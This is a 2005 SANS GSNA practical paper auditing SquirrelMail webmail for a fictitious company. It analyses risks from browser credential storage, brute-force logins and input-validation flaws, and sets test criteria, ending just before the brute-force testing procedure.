GSNA Practical v4.0 Option 1, Topic 1

Auditing SquirrelMail on Fedora Core 1

Chris Schock

Submitted March 14, 2005

Table of Contents

1 Abstract/Summary

Allied Stainless, a fictitious company, requested a security audit of the web-based application SquirrelMail, used to read and compose email remotely. The engineers and sales staff of Allied Stainless need to read and respond to email when they are not at the office. The remote locations can be home, during extended travel, or at the customer's location.

Because SquirrelMail needs to be available from wherever an employee may be, the application is very exposed. Web applications have several security disadvantages when compared to traditional applications. They rely on web servers that often service multiple applications. If the web server or any other hosted web application is compromised, there is a substantial risk to having a breach spill over to other applications. Another unique risk is that a single malicious Uniform Resource Locator (URL) can touch many of the web application's supporting components. The web server, the application itself, and any backend databases can be affected from a single request.

Secure Sockets Layer (SSL) has helped add security to web applications by encrypting the communications and providing for end-site authentication. However, SSL only covers information in transit and cannot prevent either endpoint from manipulating the data before or after it leaves the tunnel. Security tools seeking to enhance or subvert security have also benefited from advancing technology; adding SSL support to a web attack has become trivial with tools such as OpenSSL[1] and stunnel[2].[3] Even worse, the encrypted attacks now avoid detection by signature-based network intrusion detection systems.

Best-practice techniques such as logging, server hardening, and intrusion detection/prevention can dramatically improve application defenses. Beyond these, the application's secure programming itself is relied on as a defense. Programming is a very fluid aspect that is prone to oversight. It is essential to know and anticipate what the common attacks are and to provide a method to test an application's effectiveness in dealing with them. This is the function of an audit.

The audit will identify and focus on the three highest areas of risk, followed by the three highest potential impacts specific to Allied Stainless, and explain their importance.

[1] OpenSSL Home Page. 2005. 14 Mar. 2005. <http://www.openssl.org/>.
[2] Stunnel Home Page. 2005. 14 Mar. 2005. <http://www.stunnel.org/>.
[3] "netcat and HTTPS" Tipz Mailing List. 2004. 13 Mar. 2005. <https://lists.ccs.neu.edu/pipermail/tipz/2004q4/000053.html>.

2 Identification and Role

2.1 Identification

The focus of the security audit is SquirrelMail, a web application that allows users to read, compose, and send email remotely.[4] SquirrelMail is a popular application for web mail, and pre-made packages are readily available for several popular Linux distributions such as Fedora[5], Debian[6], Red Hat[7], White Box[8], and Tao Linux.[9]

SquirrelMail is written entirely in the scripting language PHP4, whose name is a self-referential acronym for "PHP: Hypertext Preprocessor."[10] PHP4's purpose is to speed and simplify web application design.

Like many other applications, SquirrelMail is built around several other software components. These components provide essential lower level functions such as the routing of e-mail messages and serving the rendered web pages. In order for SquirrelMail to work, it requires the following software:[11]

- Unix/Linux or Windows
- Internet Message Access Protocol (IMAP) version 4 revision 1
- Web server with PHP4 support
- Perl (only used for initial administrator configuration)
- Web browser with cookies supported and enabled


Although not required, most implementations will also need a Mail Transfer Agent (MTA) such as Sendmail or Postfix to perform message routing between systems and networks.

[4] Castello, Rick. What Is SquirrelMail? 2005. 17 Feb. 2005. <http://www.squirrelmail.org/about.php>.
[5] "rpmseek.com - The search engine for Linux rpm and Debian packages." RPM Seek Database. 2005. 17 Feb. 2005. <http://rpmseek.com/rpm/squirrelmail-1.4.0-1.noarch.html?hl=com&cs=squirrelmail:PN:0:0:0:0:1470817>.
[6] "Debian – squirrelmail" Debian Package Database. 2001. 17 Feb. 2005. <http://packages.debian.org/testing/web/squirrelmail>.
[7] "rpmseek.com - The search engine for Linux rpm and Debian packages" RPM Seek Database. 2005. 17 Feb. 2005. <http://rpmseek.com/rpm/squirrelmail-1.2.10-4.noarch.html?hl=com&cs=squirrelmail:PN:0:0:0:0:558800>.
[8] Whitebox-announce. Jun. 2004. White Box Enterprise Linux. 17 Feb. 2005. <http://beau.org/pipermail/whitebox-announce/2004-June/000050.html>.
[9] "LWN: Tao Linux". Linux Weekly News. 2005. 17 Feb. 2005. <http://lwn.net/Articles/88818/>.
[10] PHP: Hypertext Preprocessor Home Page. 2005. 17 Feb. 2005. <http://www.php.net/>.
[11] Castello, Rick. SquirrelMail Requirements. 2005. 17 Feb. 2005. <http://www.squirrelmail.org/wiki/SquirrelMailRequirements>.

Other software packages such as Aspell[12] for spell checking are optional, however some pre-made packages such as the one being audited will require them.

Below is a logical diagram of SquirrelMail, its necessary counterparts, and how they relate to provide a complete e-mail system:

SquirrelMail Logical Diagram


Internet and WWW clients
Apache Web Server
SquirrelMail (PHP application)
PHP
IMAP server
External SMTP (Simple Mail Transfer Protocol) Servers
Mail stored on disk
Mail Transfer Agent (MTA) sendmail

In this particular implementation, SquirrelMail is installed and operating under the Fedora Core 1 Linux distribution. It was installed as a Source Red Hat Package Manager (SRPM) archive from the original Fedora Core 1 installation media but has since been upgraded with the use of the update management software Yellow Dog Updater, Modified[13] (YUM). The server hardware is a 400MHz Celeron system with 512MB RAM and 40GB of total disk space.

The SquirrelMail software archive being audited is "squirrelmail-1.4.3-

[12] GNU Aspell Home Page. 2004. 17 Feb. 2005. <http://aspell.sourceforge.net/>.
[13] Yellow Dog Updater, Modified Home Page. 2005. 17 Feb .2005. <http://linux.duke.edu/projects/yum/>.

0.f1.1.src.rpm". This information was gathered by issuing the "rpm –qi squirrelmail" command on the server's console.


The dependencies for this package are listed below in Table 1. All information was gathered by issuing "rpm –qi <packagename>" or in some cases by entering "rpm –qf <filename>" first to get the corresponding RPM package name.

Dependency Name	Version	RPM name
/bin/sh	GNU bash 2.05b.0(1)	bash-2.05b-34
/usr/bin/env	Coreutils 5.0 release 34.1	coreutils-5.0-34.1
/usr/sbin/sendmail	Sendmail 8.12.10 release 1.1.1	sendmail-8.12.10-1.1.1
Aspell	GNU Aspell 0.50.3 release 16	aspell-0.50.3-16
Config(squirrelmail)	SquirrelMail 1.4.3 release 0.f1.1	squirrelmail-1.4.3-0.f1.1
Httpd	Apache 2.0.50 release 1.0	httpd-2.0.50-1.0
Perl	Perl 5.8.3 release 16	perl-5.8.3-16
PHP	PHP 4.3.8 release 1.1	php-4.3.8-1.1

Using SquirrelMail involves five distinct phases:

- The login screen where the username and password are entered.
- A redirection page that authenticates users and forwards them either to the main application or to an error page.
- The main application page where users manage their email.
- Another redirection page that signs users off and then forwards them to the logout page.
- The logout page confirming that the user has been successfully signed out.

SquirrelMail's five distinct phases


login.php
Present login page and form for user authentication
redirect.php
Perform authentication and redirect to main application or failure page
Successful login?
No
redirect.php
Present login failure message
Yes
webmail.php
Main application where user creates, deletes, and reads email
redirect.php
Called when user logs out and ends their current session
signout.php
Present logout page confirming that session has ended

Although Fedora Core 1 is now considered to be a legacy operating system, the version of SquirrelMail and it's supporting applications are new enough to still be widely deployed, giving applicability to the audit. [14]

2.2 Role

[14] The Fedora Legacy Project Home Page. 2005. 17 Feb. 2005. <http://fedoralegacy.org/>.

Because every organization's needs are unique, the business role of an application plays an important part to determining appropriate impacts. A failure or degradation in service must have a business context to be meaningful, and therefore the role of SquirrelMail must be clearly defined.

SquirrelMail is used in Allied Stainless for reading and composing email. It was chosen after first defining e-mail policies and then producing a list of technical, functional, and business requirements for the software. Allied Stainless elected to use SquirrelMail based on the results of these requirements, which are listed below.

- The company needed a web mail application that focused on browser compatibility since it was likely that company workers would read email from customers' sites and on the road.
- The web mail application had to be relatively easy to set up and maintain due to limited Information Technology (IT) resources.
- Compatibility with messages stored in the mbox format was necessary for simplicity, efficiency, and compatibility with existing tools.[15]
- The web mail software had to be free.
- The web mail software must support Secure Sockets Layer (SSL) encryption.

Allied Stainless needs SquirrelMail availability in all locations both inside and outside of their network in order to allow employees to check email from anywhere.

3 Scope

It is necessary to determine the boundaries of what this security audit will encompass. Although SquirrelMail is widely used across many Unix/Linux distributions, this security audit will focus on Fedora Core 1's implementation, as detailed in the "Identification" section.

Supporting software such as a MTA and web server play such a critical role to SquirrelMail that their security deserves consideration. SANS lists web servers as the number one vulnerability to Windows, and the number two vulnerability to Unix based systems.[16] While comprehensive coverage of these subjects would be beneficial, the resulting audit scope would be too broad. The existence of these additional risks and impacts will only be acknowledged in this audit and not given further analysis. Other works already cover at least some of these components. [17]

[15] Tschabitscher, Heinz. "The mbox Format." 13 Mar. 2005. <http://email.about.com/cs/standards/a/mbox_format.htm>.
[16] "SANS Top 20 Vulnerabilities." SANS. 2004. 27 Feb. 2005. <http://www.sans.org/top20/>.
[17] Karwisch, William. "Auditing a Corporate E-mail Gateway Running Postfix on Linux: an

[18]

SquirrelMail's input, processing, and output controls are listed for clarity, but the concern is how the application itself handles data.

3.1 Input Controls

- Common Gateway Interface (CGI) to the Apache web server
- IMAP server
- User authentication through HTML form data
- Form validation
- Cookies used to determine a valid session

3.2 Processing

- Attachment size limits
- Application has same rights as the web server

3.3 Output

- Sanitized image replacement on HTML emails
- Filtering controls or "rules" to organize messages
- IMAP server
- Cookies used to determine a valid session

SquirrelMail relies heavily on cookies, forms and form data that have traditionally had large numbers of security implications. How the application handles user input must be checked. Each of these areas (cookies, forms and form data) will be covered under this audit.

SquirrelMail's use of HTTPS for encrypted communications is a must for production use, but some testing tools in this audit only support HTTP. Other tools such as OpenSSL and stunnel could add this functionality but were not used in order to make the testing procedure simple. Because adding encryption would not protect cookies, forms, and form data from manipulation at either the endpoint or a proxy, omitting it does not affect the validity of the tests.

4 Risk and Impact Analysis

Allied Stainless considers information contained in email to be highly sensitive and critical to the business. This information may be relatively non-confidential, such as appointments, or may be highly confidential contact information, quotes and internal memos. Since it is impossible for an employee to know how

Administrator's Perspective." SANS GSNA Certified Professional List. 2003. 17 Feb. 2005. <http://www.giac.org/practical/GSNA/William_Karwisch_GSNA.pdf >.

[18] Gelman, Hesrchel. "Audit of a small LAMP (Linux, Apache, MySQL, PHP) Web Application." SANS GSNA Certified Professional List. 2004. 17 Feb. 2005. <http://www.giac.org/practical/GSNA/Herschel_Gelman_GSNA.pdf>.

sensitive the email is before receiving it, it must all be treated as being valuable confidential information.

Three of the highest risks will be identified with information about why they were included and references to best practice. Each risk will have an associated impact analyzed in detail, explaining why both are important with particular attention to their business context. In each case, the asset is the email content.

4.1 Web Browsers Thwart Authentication

4.1.1 Risk

Browsers have a multitude of convenience features that make them very usable but poor for security. The ability to permanently store credentials, remembering usernames and passwords is one such convenience feature. When a form for authentication is displayed, the browser can remember (and supply) the names of the form input elements and also what values a user supplied. This could allow another person access to SquirrelMail without personally authenticating first.

This issue is particularly troubling because the web application cannot forcibly control (only suggest) any aspect of how the browser stores information supplied by either the application or user. SquirrelMail must anticipate and thwart misuse of this information, whether intentional or not.

Another issue arises from the GET versus POST methods for sending form data. The GET method sends information supplied by users as part of the URL, for example "http://www.mysite.com/login.cgi?name=JimHoffa&password=StillMissing". By contrast, the POST method passes information as standard input in an environment variable, hidden from plain view. In some cases the GET method is preferred when you want to bookmark the data being submitted, for example a search engine query. Otherwise it is best practice to use the POST method so that that form data is not stored in the browser's history or bookmarked.[19]

Even when using the POST method browsers still present a significant threat. Each instance of a web browser maintains a cache of form data entered. In some cases it is as simple as using the browsers "back" button to resurrect a session with a web server, even after logging out. The browser simply resubmits cached form data. Karmendra Kohli wrote an excellent paper on how this technique can be used maliciously.[20] To prevent this exploit, web application designers should use an intermediate page to authenticate users.

[19] Rhoades, David. Track 7 – Auditing Web-Based Applications. Volume 7.4. SANS Press, 2004. Pg. 199.
[20] Kohli, Karmendra. "Stealing passwords via browser refresh." 2004. 23 Feb. 2005. <http://www.infosecwriters.com/text_resources/pdf/Stealing_passwords_via_browsers.pdf>.

In the case of SquirrelMail, cookies and not form data control the session but forms are used heavily for composing email and setting options.

Every major browser has the ability to remember credentials, and coupling this with SquirrelMail's availability from the Internet gives it a very high exposure.

4.1.2 Impact

The overall impact resulting from browser's storing of credentials would be the effective removal of SquirrelMail's authentication. The following are a list of business impacts that could follow the first risk, if exploited.

- Revenue lost due to information leaking or being deleted.
- Confidentiality of email is compromised.
- Integrity of email is compromised.
- Company embarrassment.
- Reputation compromise.

Allied Stainless relies on email to conduct business and it is an essential component to daily work. Due to the nature of some of the emails (highly confidential contact information, quotes and internal memos) there could be a loss of revenue if information such as job bids fell into the hands of competitors. Even more likely is the tarnishing of the company reputation resulting from the embarrassing situation.

This impact would affect the confidentiality and integrity (through manipulation or deletion) of email, but not the availability of the application.

4.1.3 Summary

The following table summarizes the risk and impact information:

Impact	High. Business could be lost and reputation damaged.
Vulnerability (multiple)	User uses permanent password storage feature of browser. Instance cached form data allows unintended access to email. GET method may expose sensitive information.
Exposure	High, due to SquirrelMail being available from the Internet.
Risk	High, due to vulnerability plus high degree of exposure.

4.2 Brute Force Attacks Are Not Anticipated

4.2.1 Risk

The SANS "Auditing Networks, Perimeters and Systems" course book has an excellent summary of the brute force attack.

> Another very popular technique for attackers is to try many user name and password combinations, one after another, in an attempt to find a valid login. This technique is not unique to web servers and web applications, and has been a favor[sic] technique of attackers since the days of telnet.[21]

Brute force attacks are usually easy to implement and there are many available tools to choose from. Also known as exhaustive attacks they rely on time and sheer volume in place of elegance. These attacks are also fairly obvious provided that logging is enabled and the logs get reviewed.

Unlike other types of attacks that rely on specific vulnerabilities or configurations, brute force attacks require only that some service using authentication be exposed. It could be a host on a wireless network, a router, a printer, a routing protocol, or a web application. Because these attacks are common, any application using authentication should support a method of remediation. Best practice has several methods. [22] [23]

- Implementing account lockout after several failed attempts, either temporarily or permanently.
- Imposing a delay or "speedbump" between authentication attempts.
- Throttling authentication attempts.
- Enforcing password quality.
- Only granting access to those networks/people that need it (role-based authentication and authorization).
- Using two-factor authentication (something you have and something you know).

At first glance, imposing a delay and throttling appear to be equivalent. The fundamental difference between delay and throttling is the degree of parallelism the application supports. An application may impose a fifteen second delay between authentication attempts, but if simultaneous attempts through separate connections are permitted (as web servers, and usually their applications, do) limiting the attack is more of a function of the number of connections than the

[21] Rhoades, David. Track 7 – Auditing Web-Based Applications. Volume 7.4. SANS Press, 2004. Pg. 57.
[22] "NTA Monitor Good Practice Guide" NTA Monitor, Inc. 2003. 27 Feb. 2005. <http://www.nta-monitor.com/vpn/good-practice.htm>.
[23] "SAFE: A Security Blueprint for Enterprise Networks" Cisco Systems, Inc. 2004. 27 Feb. 2005. <http://www.cisco.com/en/US/netsol/ns340/ns394/ns171/ns128/networking_solutions_white_paper09186a008009c8b6.shtml>.

imposed delay.

4.2.2 Impact

If a brute force attack was launched but had not yet resulted in a compromised account, the impact could be poor web performance resulting from the attack consuming resources.

Additional business impacts that could follow a successful exploit are listed below.

- Revenue lost due to information leaking or being deleted.
- Confidentiality of email is compromised.
- Integrity of email is compromised.
- Availability.
- Company embarrassment.
- Reputation compromise.
- Productivity lost due to application/server load (denial of service).

These attacks can create a large load and affect performance. Fedora Core 1 allows 150 simultaneous connections to the web server by default. To demonstrate how easily a brute force attack could be created specifically for SquirrelMail and what effect it could have on the overall load of the server, the author created a script which will be used for testing later in this paper. This script was created having only minimal shell scripting knowledge and never before using "cURL," a tool for transferring files with URL syntax. [24] The script took approximately three hours to build and debug.

This impact would affect the confidentiality, integrity and availability of email.

4.2.3 Summary

The following table summarizes the risk and impact information:

Impact	High. In the worst case, business could be lost and reputation damaged. During the attack server response could be heavily affected.
Vulnerability	SquirrelMail relies on a username and password pair for authentication. It is susceptible to a brute force attack.
Exposure	High, due to SquirrelMail being available from the Internet.
Risk	High, due to vulnerability plus high degree of exposure.

4.3 Poor Handling of User Input

[24] cURL and libcurl Home Page. 2005. 27 Feb. 2005. <http://curl.haxx.se/>.

4.3.1 Risk

Forms and cookies are at the heart of how supplied information is passed between web browsers and servers. It is essential that this data be validated and does not present a security threat. These threats generally fall into two types: remote code execution and cross site scripting.

Remote code execution happens when an attacker sends specially crafted data to an application and it is treated as executable code rather than data. This injected code has the same rights and permissions as the application.

Cross-site scripting (also known as XSS) is similar to remote code execution, but the code is “reflected” off a web server back to an unsuspecting user whose browser then executes it. An example is when an attacker posts a message on a website, such as a bulletin board, that contains scripting tags. Browsers fetching the message interpret the tags rather than displaying them as data. These scripts can be very stealthy and give no outward appearance of anything abnormal. Variations include faking forms to lure users into giving personal information such as credit card numbers. [25]

The SecurityFocus web site has a history of nineteen discovered SquirrelMail vulnerabilities, fifteen of which relate to input validation[26]. Since SquirrelMail is still adding features through development it is highly likely that there are more vulnerabilities yet undiscovered.

Cassandra lists a total of twenty vulnerabilities, and again fifteen of them are from improper input validation. [27] Two of the fifteen vulnerabilities stem from the creation of plugins, illustrating that these independently developed modules also cannot be assumed safe.

Unfortunately, the only way to prevent attacks from taking advantage of poor form validation is proper programming. Because even the best programmers make mistakes, testing is necessary to detect coding problems not otherwise found.

4.3.2 Impact

The impact of a flaw in input handling can range from potential loss of all server data (remote execution) to application crashes (unexpectedly large inputs) or

[25] “CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests.” CERT Advisory Database. 2000. 27 Feb. 2005. <http://www.cert.org/advisories/CA-2000-02.html>.
[26] “SecurityFocus HOME Vulns Archive.” CERT Vulnerability Archive. 2005. 27 Feb. 2005. <http://www.securityfocus.com/bid/title/>.
[27] Cassandra Home Page. 2005. 27 Feb. 2005. <https://cassandra.cerias.purdue.edu/main/>.

web clients becoming compromised (cross-site scripting). There are also additional business impacts.

- Confidentiality of email is compromised.
- Integrity of email is compromised.
- Availability.
- Company embarrassment.
- Reputation compromise.

Cross-site scripting would be particularly devastating impact to Allied Stainless. Only employees regularly visit the company website or use SquirrelMail, but if an Allied Stainless employee checked their email while at a customer site and the computer they used was subjected to a cross-site scripting attack, that computer could become compromised. It would undoubtedly have an impact on the customer relations if it were discovered that Allied Stainless was responsible for a customer's compromised computer.

User input flaws would affect the confidentiality, integrity and availability of email.

4.3.3 Summary

The following table summarizes the risk and impact information.

Impact	High. Depending on the depth of the problem, the impact could be remote code execution or cross-site scripting. This would affect the company's reputation particularly if it was cross-site scripting.
Vulnerability	SquirrelMail relies heavily on forms and must have strong validation. Due to the number of discovered issues, it is highly likely some issues have not yet been found.
Exposure	High, due to SquirrelMail being available from the Internet.
Risk	High, due to vulnerability plus high degree of exposure.

5 Testing

Acknowledging what vulnerabilities a system may have is important, and testing helps reveal their presence. The following tests will identify the vulnerabilities so that an appropriate degree of risk can be assigned. Each section will test for a specific vulnerability previously identified.

Each test will be concluded with a pass/fail grade, and the end of this section will summarize the test results in one location for easy reference.

5.1 Thwarting Browser Credential Storing and Data Caching

This procedure tests the security implication of a browser's credential remembering feature. The test will determine if SquirrelMail can prevent browsers from successfully using stored passwords.


5.1.1 Pass/Fail Criteria

The test will fail if a browser can successfully store and use login information, and not require the user to enter it. If the user is still required to enter his/her login information even after the browser stores it, the test will pass.

5.1.2 Testing Procedure

5.1.2.1 Logging In and Enabling Permanent Password Storage

A test account is used to log in to SquirrelMail and the browser's permanent password storage feature is enabled.



Password Manager can remember this logon and enter it automatically the next time you return to this web site.


Do you want Password Manager to remember this logon?

5.1.2.2 Logging Out

The test account is logged out of SquirrelMail by clicking the "Sign Out" link.

5.1.2.3 Logging In Again

The login page for SquirrelMail was loaded. If the browser's password remembering feature worked, no login page would have been presented and the test account email would have been immediately visible. Instead the login page was presented, and the existence of the stored credentials was verified. SquirrelMail has prevented the browser's password remembering feature from working.


SquirrelMail - Login - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https:// /webmail/src/login.php
Go
webmail
powered by Red Hat Linux and SquirrelMail
SquirrelMail version 1.4.3a-0.f1.1
By the SquirrelMail Development Team
SquirrelMail Login
Name:
Password:
Login
Options
Password Manager
Passwords Saved
Passwords Never Saved
Remove
Remove All
Show Passwords
Close
what you have done, etc
Clear
Saved Passwords
Master Password...
Download Manager History
Cookies
Cache
Clear all information stored while browsing:
Clear All
OK
Cancel
Adblock

Password Manager has saved login information for the following sites:

Site	Username
https://salsa.clapthreetimes.com	squirreltest

This test passes.

5.2 Resistance to Brute Force Attacks

This implementation of SquirrelMail has an average page response time of three seconds when loaded from the local network. Please note that this timing is very dependent on server hardware and user acceptance. It should not be used as a general guideline for web application response.

Testing will determine two objectives. The first objective is to determine if brute forcing tools can make SquirrelMail unacceptably responsive. The second objective will find whether different brute force software can interpret SquirrelMail's login form correctly. If the form cannot be interpreted, then the brute forcing tool will never be able to gather valid credentials, and the risk is remediated.

The following two tools will be used to test the effects and capabilities of a brute force attack.

- Brutus[28]
- Custom made script

[28] Brutus Home Page. 2004. 11 Mar. 2005. <http://www.hoobie.net/brutus/>.

5.2.1 Pass/Fail Criteria

Allied Stainless has stated that pages consistently taking longer than ten seconds to load are unacceptable. The test will fail if three consecutive SquirrelMail logins to a test account are over ten seconds during a brute force attack. The samples will be taken at thirty second intervals one minute after the attack starts.

The results of the two test components will form a matrix. If any piece of the matrix fails, the entire test will fail, meaning that SquirrelMail is susceptible to performance problems, dictionary attacks, or both. The matrix format is listed below.

	Unacceptable Response?	Form correctly interpreted?
Brutus	Yes/No	Yes/No
Custom Script	Yes/No	Yes/No

Note: The ability of the brute force tools to uncover valid credentials (and thus gain access) is dependent on password quality, and not part of this audit. A password cracking tool run locally would be much more efficient at determining password compliance to any corresponding policies at Allied Stainless.

5.2.2 Testing Procedure 1

